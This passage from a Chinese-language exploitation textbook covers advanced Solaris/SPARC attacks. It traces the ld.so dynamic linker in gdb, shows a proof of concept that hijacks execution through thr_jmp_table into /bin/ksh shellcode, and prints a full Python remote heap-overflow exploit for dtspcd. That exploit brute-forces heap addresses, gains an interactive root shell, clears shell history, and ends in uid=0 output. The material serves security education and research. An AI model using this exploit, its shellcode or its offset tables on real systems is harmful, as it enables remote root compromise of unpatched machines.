虽然SPARC的某些特性（例如寄存器窗口）可能与我们熟悉的x86大相径庭，可一旦理解了基础性概念，就会发现其实在破解方法上还是有很多类似的地方。虽然off-by-one错误的破解因为big-endian字节序的特性变得更加困难，但实际上其他的漏洞用类似于其他操作系统和结构体系的方法是可以破解的。SPARC上的Solaris具有一些特殊的漏洞，但它也是定义明确的结构体系和操作系统，这里描述的大部分技术在大多数情形下都可以工作。堆实现的复杂性使破解成为可能，还存在许多破解方法。本章因为篇幅的关系没有提及更多的破解技术，但你会有很多了解破解技术的机会。

第11章

高级Solaris破解

本章介绍利用动态链接程序的高级Solaris破解技术，以及怎样生成加密的shellcode来挫败网络IDS（Intrusion Detection System）和IPS（Intrusion Prevention System）设备。

SPARC ABI对动态链接有详细的说明，为了更全面地掌握这些概念并学习动态链接怎样在多种结构体系和系统下工作，建议你仔细读一下这个文档（见http://www.sun.com/software/solaris/programs/abi/）。本章只介绍在Solaris / SPARC环境下构造新破解方法所必需的详细资料。

在Linux里通过改写Global Offset Table（GOT）入口来获取执行控制的方法是行之有效的，并且已在公开或私下的破解代码里被广为使用。它是迄今为止破解*Write-to-anywhere-in-memory*溢出原语（例如格式化串错误、堆溢出等）最健壮、最可靠的方法。破解这类漏洞的经典方法不外乎改写保存的返回地址。保存在线程栈里的返回地址在各种执行环境下都有所不同，为了找出它所在的位置，通常需要借助暴力猜测等方法。因此，对各类错误来说，在Linux和BSD操作系统里更改GOT是最好的破解方法。但是，因为Solaris/SPARC的动态链接和其他平台完全不同，这个方法并不能用在Solaris/SPARC上。在SPARC上，GOT不包含任何直接引用对象里的符号的有效虚拟地址。我们将介绍作为符号的函数（例如`printf`）和动态函数库（例如`libc.so`），它们将作为对象被映射到线程的地址空间。

对Solaris/SPARC架构体系来说，假设我们正在处理的是后期连接。在后期连接里，链接程序在接到请求时才分解符号，而不是在执行开始时分解。不必担心，后期连接是默认行为。Procedure Linkage Tabel（PLT）用于在所有的内存映射对象里寻找符号地址。对在所有对象的`.text`区段里被引用的符号的初始请求，PLT将用描述符号的偏移把控制权传给动态链接程序（在Solaris中是`ld.so.1`）。

注解 *我们不用符号名，而是用代表符号的在PLT里位置的偏移。这是一种微妙的差别，将对破解产生深远影响。*

借助动态链接程序遍历映射的对象结构的链接列表进行符号分解。然后利用散列和链表搜索每个对象的动态符号（`.dynsym`）表。散列和链表通过查看对象的动态字符串（`.dynstr`）表，检验这个请求是否满足条件。

动态字符串表包含了真正的字符串和符号名。链接程序通过对正确对象的适当入口做简单的字符串比较来确定请求是否匹配。如果字符串不匹配，且链表没有更多的入口时，链接程序移

到链接列表里的下一个对象继续查找，直到请求被满足。

在分解（或定位）符号之后，动态链接程序用指令修补请求符号的PLT入口。万一它随后被请求，这些新修补的指令将使程序跳到符号的再分配地址上。这很好，因为当我们再次碰到它们时，就不需要再次执行疯狂的动态链接过程了。与Linux glibc动态链接程序实现（用新分解的符号位置更新GOT入口）不同，Solaris动态链接程序用真正的指令修补PLT。这些指令使程序直接跳到映射对象的`.text`区段内的位置。为了进一步破解构造会话，必须掌握x86上的Linux和SPARC上的Solaris之间的主要差异。

因为是用指令（我们这里谈论的是操作码，而不是地址）修补PLT，所以用指向shellcode的地址改写入口将不会成功。因此，我们更乐意用真正的指令改写PLT。但是，这未必总是可行，因为`jump`或`call`指令位移与它当前的位置相关。正如你推测的那样，从改写的PLT入口很难定位shellcode的相对距离。在堆溢出中，不能改写任何PLT入口，因为放在内存里的两个长整数应该是线程地址空间内的有效地址。如果忘了怎么做，请复习第5章介绍的Linux上的堆溢出。

11.1　单步执行动态链接程序

必要的背景知识介绍完了，你应该理解当前与破解有关的限制。我们将示范攻击堆和格式化串的更可靠、更健壮的新方法。我们将单步执行（singe step）运行中的动态链接程序，这将显示链接程序的功能性所不可缺少的许多派遣（跳转）表。单步执行用于需要精确控制指令执行的场合。在每条指令执行时，控制传回调试器，反汇编下一条要执行的指令。在继续执行之前，你必须在这点输入数据。这些包含内部函数指针的表位于每个线程地址空间的相同位置。这可是远程攻击者梦想中的宝贝——可靠又常驻的函数指针。

反汇编并单步执行下面的例子，找出Solaris/SPARC可执行文件的新破解方法。

```
<linkme.c>

#include <stdio.h>

int
main(void)
{

    printf("hello world!\n");

    printf("uberhax0r rux!\n");

}

bash-2.03# gcc -o linkme linkme.c
bash-2.03# gdb -q linkme
(no debugging symbols found)...(gdb)
(gdb) disassemble main
Dump of assembler code for function main:
0x10684 <main>: save  %sp, -112, %sp
```

```
0x10688 <main+4>:       sethi  %hi(0x10400), %o0
0x1068c <main+8>:       or  %o0, 0x358, %o0     ! 0x10758
<_lib_version+8>
0x10690 <main+12>:      call  0x20818 <printf>
0x10694 <main+16>:      nop
0x10698 <main+20>:      sethi  %hi(0x10400), %o0
0x1069c <main+24>:      or  %o0, 0x368, %o0     ! 0x10768
<_lib_version+24>
0x106a0 <main+28>:      call  0x20818 <printf>
0x106a4 <main+32>:      nop
0x106a8 <main+36>:      mov  %o0, %i0
0x106ac <main+40>:      nop
0x106b0 <main+44>:      ret
0x106b4 <main+48>:      restore
0x106b8 <main+52>:      retl
0x106bc <main+56>:      add  %o7, %l7, %l7
End of assembler dump.
(gdb) b *main
Breakpoint 1 at 0x10684
(gdb) r
Starting program: /BOOK/linkme
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x10684 in main ()
(gdb) x/i *main+12
0x10690 <main+12>:      call  0x20818 <printf>
(gdb) x/4i 0x20818
0x20818 <printf>:       sethi  %hi(0x1e000), %g1
0x2081c <printf+4>:     b,a   0x207a0 <_PROCEDURE_LINKAGE_TABLE_>
0x20820 <printf+8>:     nop
0x20824 <printf+12>:    nop
```

这是printf()在PLT里的原始入口，printf在那里第一次被引用。用0x1e000的偏移量设置%g1寄存器，然后跳到PLT里的第一个入口。这将设置输出参数，并用到动态链接程序的分解函数。

```
(gdb) b *0x20818
Breakpoint 2 at 0x20818
(gdb) display/i $pc
1: x/i $pc  0x10684 <main>:     save  %sp, -112, %sp
(gdb) c
```

接下来，继续为printf()函数的PLT入口设置断点。

```
Breakpoint 2, 0x20818 in printf ()
1: x/i $pc  0x20818 <printf>:   sethi  %hi(0x1e000), %g1
(gdb) x/4i $pc
0x20818 <printf>:       sethi  %hi(0x1e000), %g1
0x2081c <printf+4>:     b,a   0x207a0 <_PROCEDURE_LINKAGE_TABLE_>
0x20820 <printf+8>:     nop
0x20824 <printf+12>:    nop
```

```
(gdb) c
Continuing.
hello world!
```

printf第一次从.text区段被引用并进入PLT，把执行重定向到动态链接程序映射的内存映像中。动态链接程序分解函数（printf）在映射对象（这个例子中是libc.so）里的位置，并将执行代码引到这个位置。当有任何对printf更进一步的引用时，动态链接程序也用将跳到libc printf入口的指令修补printf的PLT入口。你从下面的反汇编代码中即可看到，动态链接程序更改了printf的PLT入口。注意0xff304418这个地址，它是printf在libc.so里的位置。接下来是检验printf在libc.so里的真正位置的方法。

```
Breakpoint 2, 0x20818 in printf ()
1: x/i $pc  0x20818 <printf>:   sethi  %hi(0x1e000), %g1
(gdb) x/4i $pc
0x20818 <printf>:       sethi  %hi(0x1e000), %g1
0x2081c <printf+4>:     sethi  %hi(0xff304400), %g1
0x20820 <printf+8>:     jmp  %g1 + 0x18 ! 0xff304418 <printf>
0x20824 <printf+12>:    nop

FF280000    672K read/exec        /usr/lib/libc.so.1
```

接下来看看在hello world例子中libc被映射到何处。

```
bash-2.03# nm -x /usr/lib/libc.so.1 | grep printf
[3762]  |0x00084290|0x00000188|FUNC |GLOB |0    |9       |_fprintf
[593]   |0x00000000|0x00000000|FILE |LOCL |0    |ABS     |_sprintf_sup.c
[4756]  |0x00084290|0x00000188|FUNC |WEAK |0    |9       |fprintf
[2185]  |0x00000000|0x00000000|FILE |LOCL |0    |ABS     |fprintf.c
[4718]  |0x00084cbc|0x000001c4|FUNC |GLOB |0    |9       |fwprintf
[3806]  |0x00084418|0x00000194|FUNC |GLOB |0    |9       |printf
          |
          |->> printf() within libc.so
```

下面的计算将得出printf()在例子中地址空间里的精确位置。

```
bash-2.03# gdb -q
(gdb) printf "0x%.8x\n", 0x00084418 + 0xFF280000
0xff304418
```

地址0xff304418是printf()在例子中的精确位置。如预期那样，动态链接程序用printf()在线程地址空间的精确地址里更新PLT的printf入口。

下面深入研究动态链接过程，进一步了解破解技术。我们将重新启动这个应用程序，在printf()的PLT入口设置断点，从这里单步跟踪到动态链接程序里面。

```
(gdb) b *0x20818
Breakpoint 1 at 0x20818
(gdb) r
Starting program: /BOOK/./linkme
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x20818 in printf ()
```

```
(gdb) display/i $pc
1: x/i $pc  0x20818 <printf>:   sethi  %hi(0x1e000), %g1
(gdb) si
0x2081c in printf ()
1: x/i $pc  0x2081c <printf+4>: b,a   0x207a0
<_PROCEDURE_LINKAGE_TABLE_>
(gdb)
0x207a0 in _PROCEDURE_LINKAGE_TABLE_ ()
1: x/i $pc  0x207a0 <_PROCEDURE_LINKAGE_TABLE_>:        save  %sp, -64, %sp
(gdb)
0x207a4 in _PROCEDURE_LINKAGE_TABLE_ ()
1: x/i $pc  0x207a4 <_PROCEDURE_LINKAGE_TABLE_+4>:
    call  0xffffffffff3b297c
```

这是真正的call指令，调用动态链接程序的入口函数。

```
(gdb)
0x207a8 in _PROCEDURE_LINKAGE_TABLE_ ()
1: x/i $pc  0x207a8 <_PROCEDURE_LINKAGE_TABLE_+8>:      nop
```

现在查看call指令的延迟槽。

```
(gdb)
0xff3b297c in ?? ()
1: x/i $pc  0xffffffffff3b297c: mov  %i7, %o0
```

此刻，我们正位于ld.so映射的内存映像里。为了简洁起见，在遇到目标区段前不再解释每条指令。下面就是这个简短的逆向工程会话。

```
(gdb)
1: x/i $pc  0xffffffffff3b297c: mov  %i7, %o0
1: x/i $pc  0xffffffffff3b2980: save  %sp, -96, %sp
1: x/i $pc  0xffffffffff3b2984: mov  %i0, %o3
```

%o3是.text内的地址，printf()在那里被调用。

```
1: x/i $pc  0xffffffffff3b2988: add  %i7, -4, %o0
```

%o0是PLT的地址。

```
1: x/i $pc  0xffffffffff3b298c: srl  %g1, 0xa, %g1
```

%g1是printf()在PLT内的入口编号。

```
1: x/i $pc  0xffffffffff3b2990: add  %o0, %g1, %o0
```

%o0是PLT里printf()的地址。

```
1: x/i $pc  0xffffffffff3b2994: mov  %g1, %o1
```

%o1是PLT里的入口编号。

```
1: x/i $pc  0xffffffffff3b2998: call  0xffffffffff3c34c8
1: x/i $pc  0xffffffffff3b299c: ld  [ %i7 + 8 ], %o2
```

%o2包含PLT里的第4个整数入口，它指向最重要的动态链接程序基础——结构的链表，也称为链接图。查看/usr/include/sys/link.h可以了解它的布局。

现在，用下面的参数调用0xff3c34c8位置的函数（忽略似乎被设置的高位，0xffffffffff3c34c8实际上是0xff3c34c8）：

```
func(address_of_PLT, slot_number_in_PLT, address_of_link_map,.text_address);
0xff3c34c8(0x20818, 0x78, 0xff3a0018, 0x10690);

1: x/i $pc  0xffffffffff3c34c8: save  %sp, -144, %sp
1: x/i $pc  0xffffffffff3c34cc: call  0xffffffffff3c34d4
1: x/i $pc  0xffffffffff3c34d0: sethi  %hi(0x1f000), %o1
```

基本上是这个状态：保留一些栈并把输入参数移入输入寄存器。现在，我们处理的所有以前的地址和偏移量都在%i0到%i3的寄存器里。把%o1寄存器设为0x1f000并跳到0xff3c34d4处的leaf函数。

```
i0            0x20818     address_of_PLT
i1            0x78        slot_number_in_PLT
i2            0xff3a0018  ddress_of_link_map
i3            0x10690     .text_address

1: x/i $pc  0xffffffffff3c34d4: mov  %i3, %l2
1: x/i $pc  0xffffffffff3c34d8: add  %o1, 0x19c, %o1
1: x/i $pc  0xffffffffff3c34dc: mov  %i2, %l1
1: x/i $pc  0xffffffffff3c34e0: add  %o1, %o7, %i4
1: x/i $pc  0xffffffffff3c34e4: mov  %i0, %l3
1: x/i $pc  0xffffffffff3c34e8: call  0xffffffffff3bda9c
1: x/i $pc  0xffffffffff3c34ec: clr  [ %fp + -4 ]
```

前面的指令把前面提到的所有的输入寄存器值保存在局部寄存器或临时寄存器里。注意：内部结构的地址保存在%i4。最后，这段指令把控制权交给0xff3bda9c处的函数。

```
1: x/i $pc  0xffffffffff3bda9c: save  %sp, -96, %sp
1: x/i $pc  0xffffffffff3bdaa0: call  0xffffffffff3bdaa8
1: x/i $pc  0xffffffffff3bdaa4: sethi  %hi(0x24800), %o1
```

其实，这段代码把%o1寄存器设为0x24800，以调用0xff3bdaa8处的函数。

```
1: x/i $pc  0xffffffffff3bdaa8: add  %o1, 0x3c8, %o1    ! 0x24bc8
1: x/i $pc  0xffffffffff3bdaac: add  %o1, %o7, %i0
1: x/i $pc  0xffffffffff3bdab0: call  0xffffffffff3b92ec
1: x/i $pc  0xffffffffff3bdab4: mov  1, %o0
```

这段代码把前面的0x24800的值与调用者的地址（这是前面的调用指令的位置：0xff3bdaa0）相加，把结果复制到%i0。执行流再次直接转到0xff3b92ec处的其他的函数。

```
1: x/i $pc  0xffffffffff3b92ec: mov  %o7, %o5
1: x/i $pc  0xffffffffff3b92f0: call  0xffffffffff3b92f8
1: x/i $pc  0xffffffffff3b92f4: sethi  %hi(0x29000), %o4
```

和以前的块相同，我们立即用额外的操作把控制传给其他的函数。用0x29000的值设置%o4。调用者的位置保存在%o5寄存器里，进入0xff3b92f8处的函数。现在，到了我们苦苦追寻的目标了。如果你对上面的解释感到乏味，那现在应该打起十二分精神了。

```
1: x/i $pc  0xfffffffff3b92f8: add  %o4, 0x378, %o4    ! 0x29378
1: x/i $pc  0xfffffffff3b92fc: add  %o4, %o7, %g1
```

前面的两条指令被译成%04 + 0x378 + %o7，也就是0x29000 + 0x378 + 0xff3b92f0（调用者的位置）。现在，%g1包含内部ld.so结构的地址，对破解来说，那是重要的实现途径。

```
1: x/i $pc  0xfffffffff3b9300: mov  %o5, %o7
```

前面的代码段（fragment）将把调用者的调用程序移到我们的调用程序的地址。移动调用程序的过程将使当前的执行块回到调用者的调用程序，而不是最初的调用程序。

```
(gdb) info reg $g1
g1              0xff3e2668       -12704152

1: x/i $pc  0xfffffffff3b9304: ld  [ %g1 + 0x30 ], %g1
1: x/i $pc  0xfffffffff3b9308: ld  [ %g1 ], %g1
1: x/i $pc  0xfffffffff3b930c: jmp  %g1

(gdb) x/x $g1 + 0x30
0xfffffffff3e2698:     0xff3e21b4
```

前面的指令能被译为包含内部链接程序的结构地址%g1。在位置0x30处的结构的成员是一个指向函数指针表的指针。这个表或函数指针数组的第一个入口被下面的jmp指令派遣：

```
struct internal_ld_stuff {
0x00:...
....
0x30: unsigned long *ptr;
...

};
```

通过下面的计算，可以确定函数指针表的位置。

```
(gdb) x/x $g1 + 0x30
0xfffffffff3e2698:     0xff3e21b4
```

总之，0xff3e21b4包含表的地址，表的第一个入口将是动态链接程序将跳转的下一个函数。在这一点，我们将检查进程内的动态链接程序的布局，从而发现这个地址在动态链接程序的符号表内有一个入口，后面可以很便捷地定位它。

```
FF3B0000    136K read/exec         /usr/lib/ld.so.1
```

在Solaris 8 操作系统里，0xff3b0000是被映射到每个线程地址空间的动态链接程序里的地址。可以用/usr/bin/pmap程序检验它。有了它，就可以在ld.so内找到函数指针表（数组）的位置。

```
bash-2.03# gdb -q
(gdb) printf "0x%.8x\n", 0xff3e21b4 - 0xff3b0000
0x000321b4
```

0x000321b4是我们在ld.so内找到的地址。用下面的命令可以显示这个宝贝：

```
bash-2.03# nm -x /usr/lib/ld.so.1 | grep 0x000321b4
[433]    |0x000321b4|0x0000001c|OBJT |LOCL |0    |14      |thr_jmp_table
```

thr_jmp_table（线程跳转表）原来是存储内部ld.so函数指针的数组。现在，用下面的实例代码检验我们的理论。

```
<hiyar.c>

#include <stdio.h>

                                /* http://lsd-pl.net             */
char shellcode[]=                   /* 10*4+8 bytes                     */
    "\x20\xbf\xff\xff"          /* bn,a     <shellcode-4>            */
    "\x20\xbf\xff\xff"          /* bn,a     <shellcode>              */
    "\x7f\xff\xff\xff"          /* call     <shellcode+4>            */
    "\x90\x03\xe0\x20"          /* add      %o7,32,%o0               */
    "\x92\x02\x20\x10"          /* add      %o0,16,%o1               */
    "\xc0\x22\x20\x08"          /* st       %g0,[%o0+8]              */
    "\xd0\x22\x20\x10"          /* st       %o0,[%o0+16]             */
    "\xc0\x22\x20\x14"          /* st       %g0,[%o0+20]             */
    "\x82\x10\x20\x0b"          /* mov      0x0b,%g1                 */
    "\x91\xd0\x20\x08"          /* ta       8                        */
    "/bin/ksh"
;

int
main(int argc, char **argv)
{
        long *ptr;
        long *addr = (long *) shellcode;
        printf("la la lala laaaaa\n");

  //ld.so base + thr_jmp_table
  //[433]    |0x000321b4|0x0000001c|OBJT |LOCL |0     |14    |thr_jmp_table

  //0xFF3B0000 + 0x000321b4

        ptr = (long *) 0xff3e21b4;
        *ptr++ = (long)((long *) shellcode);

        strcmp("mocha", "latte");  //this will make us enter the dynamic linker
                                   //since there is no prior call to strcmp()

}
bash-2.03# gcc -o hiyar hiyar.c
bash-2.03# ./hiyar
la la lala laaaaa
#
```

执行被劫持而直接转到shellcode，strcmp()从来没有被进入。这个方法比以前发明的Solaris破解技术（例如exitfns、返回地址等）都更可靠、更健壮，因此，建议你在所有的场合都用它获取执行控制。由于带各种补丁的ld.so.1二进制文件会引入新的指令，所以需要编一个简单的

数据库来保存thr_jmp_table偏移量。我们将把发现这些偏移量的练习留给读者，如果可能的话，最好包括我们可能遗漏的、来自不同补丁的额外的偏移量。

```
1)
5.8 Generic_108528-07 sun4u SPARC SUNW,UltraAX-i2
5.8 Generic_108528-09 sun4u SPARC SUNW,Ultra-5_10

0x000321b4    thr_jmp_table

2)
5.8 Generic_108528-14 sun4u SPARC SUNW,UltraSPARC-IIi-cEngine
5.8 Generic_108528-15 sun4u SPARC SUNW,Ultra-5_10

0x000361d8    thr_jmp_table

3)
5.8 Generic_108528-17 sun4u SPARC SUNW,Ultra-80

0x000361e0    thr_jmp_table

4)
5.8 Generic_108528-20 sun4u SPARC SUNW,Ultra-5_10

0x000381e8    thr_jmp_table
```

接下来，为健壮可靠地获取执行控制，我们将在远程堆溢出破解中演示怎样使用thr_jmp_table。引入一个包含前述各种thr_jmp_table位置的偏移列表，现在，就可以通过递增堆地址的方法进行暴力猜解了。我们也需要用下面列表里的下一个入口改变thr_jmp_table的偏移量。

```
self.thr_jmp_table = [ 0x321b4, 0x361d8, 0x361e0, 0x381e8 ]
------------------ dtspcd_exp.py ----------------------------


# noir@olympos.org || noir@uberhax0r.net
# Sinan Eren (c) 2003
# dtspcd heap overflow
# with all new shiny tricks baby ;)

import socket
import telnetlib
import sys
import string
import struct
import time
import threading
import random

PORT = "6112"
```

```
CHANNEL_ID = 2
SPC_ABORT = 3
SPC_REGISTER = 4


class DTSPCDException(Exception):

    def __init__(self, args=None):
        self.args = args

    def __str__(self):
        return `self.args`

class DTSPCDClient:

    def __init__(self):
        self.seq = 1

    def spc_register(self, user, buf):
        return "4 " + "\x00" + user + "\x00\x00" + "10" + "\x00" + buf

    def spc_write(self, buf, cmd):
        self.data = "%08x%02x%04x%04x  " % (CHANNEL_ID, cmd, len(buf), self.seq)
        self.seq += 1
        self.data += buf
        if self.sck.send(self.data) < len(self.data):
            raise DTSPCDException, "network problem, packet not fully send"

    def spc_read(self):
        self.recvbuf = self.sck.recv(20)

        if len(self.recvbuf) < 20:
            raise  DTSPCDException, "network problem, packet not fully received"

        self.chan = string.atol(self.recvbuf[:8], 16)
        self.cmd =  string.atol(self.recvbuf[8:10], 16)
        self.mbl =  string.atol(self.recvbuf[10:14], 16)
        self.seqrecv = string.atol(self.recvbuf[14:18], 16)

        #print "chan, cmd, len, seq:" , self.chan, self.cmd, self.mbl, self.seqrecv

        self.recvbuf = self.sck.recv(self.mbl)

        if len(self.recvbuf) < self.mbl:
            raise  DTSPCDException, "network problem, packet not fully recvied"

        return self.recvbuf
```

11

```
class DTSPCDExploit(DTSPCDClient):

    def __init__(self, target, user="", port=PORT):
        self.user = user
        self.set_target(target)
        self.set_port(port)
        DTSPCDClient.__init__(self)

        #shellcode: write(0, "/bin/ksh", 8) + fcntl(0, F_DUP2FD, 0-1-2)
+ exec("/bin/ksh"...)
        self.shellcode =\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\x20\xbf\xff\xff"+\
        "\x20\xbf\xff\xff"+\
        "\x7f\xff\xff\xff"+\
        "\xa2\x1c\x40\x11"+\
        "\x90\x24\x40\x11"+\
        "\x92\x10\x20\x09"+\
        "\x94\x0c\x40\x11"+\
        "\x82\x10\x20\x3e"+\
        "\x91\xd0\x20\x08"+\
        "\xa2\x04\x60\x01"+\
        "\x80\xa4\x60\x02"+\
        "\x04\xbf\xff\xfa"+\
        "\x90\x23\xc0\x0f"+\
        "\x92\x03\xe0\x58"+\
        "\x94\x10\x20\x08"+\
        "\x82\x10\x20\x04"+\
        "\x91\xd0\x20\x08"+\
        "\x90\x03\xe0\x58"+\
        "\x92\x02\x20\x10"+\
        "\xc0\x22\x20\x08"+\
        "\xd0\x22\x20\x10"+\
        "\xc0\x22\x20\x14"+\
        "\x82\x10\x20\x0b"+\
        "\x91\xd0\x20\x08"+\
        "\x2f\x62\x69\x6e"+\
        "\x2f\x6b\x73\x68"

    def set_user(self, user):
        self.user = user

    def get_user(self):
        return self.user
```

```
    def set_target(self, target):
        try:
            self.target = socket.gethostbyname(target)
        except socket.gaierror, err:
            raise DTSPCDException, "DTSPCDExploit, Host: " + target + " " + err[1]

    def get_target(self):
        return self.target

    def set_port(self, port):
        self.port = string.atoi(port)

    def get_port(self):
        return self.port

    def get_uname(self):

        self.setup()

        self.uname_d = { "hostname": "", "os": "", "version": "", "arch": "" }

        self.spc_write(self.spc_register("root", "\x00"), SPC_REGISTER)

        self.resp = self.spc_read()
        try:
            self.resp =
self.resp[self.resp.index("1000")+5:len(self.resp)-1]
        except ValueError:
            raise DTSPCDException, "Non standard response to REGISTER cmd"

        self.resp = self.resp.split(":")

        self.uname_d = { "hostname": self.resp[0],\
                         "os": self.resp[1],\
                         "version": self.resp[2],\
                         "arch": self.resp[3] }
        print self.uname_d

        self.spc_write("", SPC_ABORT)

        self.sck.close()

    def setup(self):

        try:
            self.sck = socket.socket(socket.AF_INET, socket.SOCK_STREAM,
socket.IPPROTO_IP)
            self.sck.connect((self.target, self.port))
        except socket.error, err:
```

11

```
            raise DTSPCDException, "DTSPCDExploit, Host: " +
str(self.target) + ":"\
                  + str(self.port) + " " + err[1]

    def exploit(self, retloc, retaddr):

        self.setup()

        self.ovf = "\xa4\x1c\x40\x11\x20\xbf\xff\xff" * ((4096 - 8 -
len(self.shellcode)) / 8)

        self.ovf += self.shellcode + "\x00\x00\x10\x3e" + "\x00\x00\x00\x14" +\
                    "\x12\x12\x12\x12" + "\xff\xff\xff\xff" + "\x00\x00\x0f\xf4" +\
                    self.get_chunk(retloc, retaddr)
        self.ovf += "A" * ((0x103e - 8) - len(self.ovf))

        #raw_input("attach")

        self.spc_write(self.spc_register("", self.ovf), SPC_REGISTER)

        time.sleep(0.1)
        self.check_bd()
        #self.spc_write("", SPC_ABORT)

        self.sck.close()

    def get_chunk(self, retloc, retaddr):

        return "\x12\x12\x12\x12" + struct.pack(">l", retaddr) +\
               "\x23\x23\x23\x23" + "\xff\xff\xff\xff" +\
               "\x34\x34\x34\x34" + "\x45\x45\x45\x45" +\
               "\x56\x56\x56\x56" + struct.pack(">l", (retloc - 8))

    def attack(self):

        print "[*]  retrieving remote version [*]"
        self.get_uname()
        print "[*]      exploiting ...       [*]"

        #do some parsing later ;p

        self.ldso_base = 0xff3b0000 #solaris 7, 8 also 9

        self.thr_jmp_table = [ 0x321b4, 0x361d8, 0x361e0, 0x381e8 ]
#from various patch clusters
        self.increment = 0x400

        for each in self.thr_jmp_table:
```

```
            self.retaddr_base = 0x2c000 #vanilla solaris 8 heap brute
start
                                        #almost always work!

            while self.retaddr_base < 0x2f000: #heap brute force end

                print "trying; retloc: 0x%08x, retaddr: 0x%08x" %\
                      ((self.ldso_base+each), self.retaddr_base)
                self.exploit((each+self.ldso_base), self.retaddr_base)

                self.exploit((each+self.ldso_base), self.retaddr_base+4)

                self.retaddr_base += self.increment

    def check_bd(self):
        try:
            self.recvbuf = self.sck.recv(100)
            if self.recvbuf.find("ksh") != -1:
                print "got shellcode response: ", self.recvbuf
                self.proxy()
        except socket.error:
            pass

        return -1
    def proxy(self):

        self.t = telnetlib.Telnet()
        self.t.sock = self.sck
        self.t.write("unset HISTFILE;uname -a;\n")
        self.t.interact()
        sys.exit(1)


    def run(self):
        self.attack()
        return
if __name__ == "__main__":

    if len(sys.argv) < 2:
        print "usage: dtspcd_exp.py target_ip"
        sys.exit(0)


    exp = DTSPCDExploit(sys.argv[1])
    #print "user, target, port: ", exp.get_user(), exp.get_target(),
    exp.get_port()
    exp.run()
```

看看这个破解怎么工作。

```
juneof44:~/exploit_workshop/dtspcd_exp # python dtspcd_exp_book.py
192.168.10.40
[*]  retrieving remote version [*]
{'arch': 'sun4u', 'hostname': 'slint', 'os': 'SunOS', 'version': '5.8'}
[*]      exploiting ...       [*]
trying; retloc: 0xff3e21b4, retaddr: 0x0002c000
trying; retloc: 0xff3e21b4, retaddr: 0x0002c400
trying; retloc: 0xff3e21b4, retaddr: 0x0002c800
got shellcode response:  /bin/ksh
SunOS slint 5.8 Generic_108528-09 sun4u SPARC SUNW,Ultra-5_10
id
uid=0(root) gid=0(root)
.....
```

暴力猜解将在root目录中留下一个core文件：首次跳到堆空间时并没有碰到负载（nop + shellcode）。对于事后分析我们的挂钩技术来说，这个core文件是一个好的起点。我们花点时间看看是否能从这里面找到些什么。

```
bash-2.03# gdb -q /usr/dt/bin/dtspcd /core
(no debugging symbols found)...Core was generated by
`/usr/dt/bin/dtspcd'.
Program terminated with signal 4, Illegal Instruction.
Reading symbols from /usr/dt/lib/libDtSvc.so.1...
...
Loaded symbols for /usr/platform/SUNW,Ultra-5_10/lib/libc_psr.so.1
#0  0x2c820 in ?? ()
(gdb) bt
#0  0x2c820 in ?? ()
#1  0xff3c34f0 in ?? ()
#2  0xff3b29a0 in ?? ()
#3  0x246e4 in _PROCEDURE_LINKAGE_TABLE_ ()
#4  0x12c0c in Client_Register ()
#5  0x12918 in SPCD_Handle_Client_Data ()
#6  0x13e34 in SPCD_MainLoopUntil ()
#7  0x12868 in main ()
(gdb) x/4i 0x12c0c - 8

0x12c04 <Client_Register+64>:   call  0x24744 <Xestrcmp>
0x12c08 <Client_Register+68>:   add  %g2, 0x108, %o1
0x12c0c <Client_Register+72>:   tst  %o0
0x12c10 <Client_Register+76>:   be  0x13264 <Client_Register+1696>
(gdb) x/3i 0x24744
0x24744 <Xestrcmp>:     sethi  %hi(0x1b000), %g1
0x24748 <Xestrcmp+4>:   b,a   0x246d8 <_PROCEDURE_LINKAGE_TABLE_>
0x2474c <Xestrcmp+8>:   nop
(gdb)
```

可见，由于有一条非法指令，程序在0x2c820处发生了崩溃，或许是因为我们下降的范围太小而没有碰到nop。后面的栈跟踪显示：我们已经从动态链接程序跳到堆了，地址0xff3c34f0也被映射到ld.so.1 .text区段驻留在dtspcd地址空间里的地方。

注解 在gdb里，可以用bt命令执行栈跟踪。

11.2 Solaris SPARC 堆溢出的各种技巧

正如在第10章所看到的那样，使用内部堆指针操纵宏或函数改写任意内存地址的每个堆破解代码，也会在载荷（nop + shellcode）中部插入在破解代码的伪造块中使用的长字之一。这是个问题，因为我们可能会碰到这个长字，当碰到它时，执行将被终止，这个字很可能是一条非法指令。破解通常在nop缓冲区中间的某个地方插入“jump some byte forward”指令，并假设这将跳过有问题的长字并进入shellcode。这里将介绍一种新奇的、使堆溢出更可靠的nop策略：不是在nop缓冲区中间的某个地方插入“jump forward”指令，而是用可选的nop达到目标。下面是从dtspcd破解代码里得到的一对nop：

```
0x2c7f8:        bn,a   0x2c7f4
0x2c7fc:        xor  %l1, %l1, %l2
```

这个技巧位于不在annual指令里的分支内，我们将用它跳过下一条xor指令。其实，我们只是使长字改写xor指令之一，因此，可以正好跳过它。有两个方法可用来完成这类nop缓冲区类型的布置。

下面是一个失败的到nop缓冲区的跳转。

```
0x2c800:        bn,a   0x2c7fc
0x2c804:        xor  %l1, %l1, %l2
0x2c808:        bn,a   0x2c804
0x2c80c:        xor  %l1, %l1, %l2
0x2c810:        bn,a   0x2c80c
0x2c814:        xor  %l1, %l1, %l2
0x2c818:        bn,a   0x2c814
0x2c81c:        xor  %l1, %l1, %l2
0x2c820:        std  %f62, [ %i0 + 0x1ac ]
                     |-> overwritten with the fake chunk's long word
```

假设用伪造块内的地址0x2c800改写thr_jmp_table。这个地址不幸改写了分支指令之一，而不是所要求的xor指令。因此，跳转即使成功，也会因指令非法而走投无路。

下面是一个成功的到nop缓冲区的跳转。

```
0x2c804:        xor  %l1, %l1, %l2
0x2c808:        bn,a   0x2c804
0x2c80c:        xor  %l1, %l1, %l2
0x2c810:        bn,a   0x2c80c
0x2c814:        xor  %l1, %l1, %l2
0x2c818:        bn,a   0x2c814
0x2c81c:        xor  %l1, %l1, %l2
0x2c820:        bn,a   0x2c81c
0x2c824:        std  %f62, [ %i0 + 0x1ac ]
```

假设这次运用伪造块里的地址0x2c804。每件事都进展得很顺利，因为长字将改写xor指令

之一，所以我们将很愉快地跳过它。为了省时间，无需再确定哪个可能性是正确的，因为这里只有两种可能性。如果尝试每一个可能的堆地址两次，肯定能碰到目标。再次执行dtspcd破解代码中的以下代码：

```
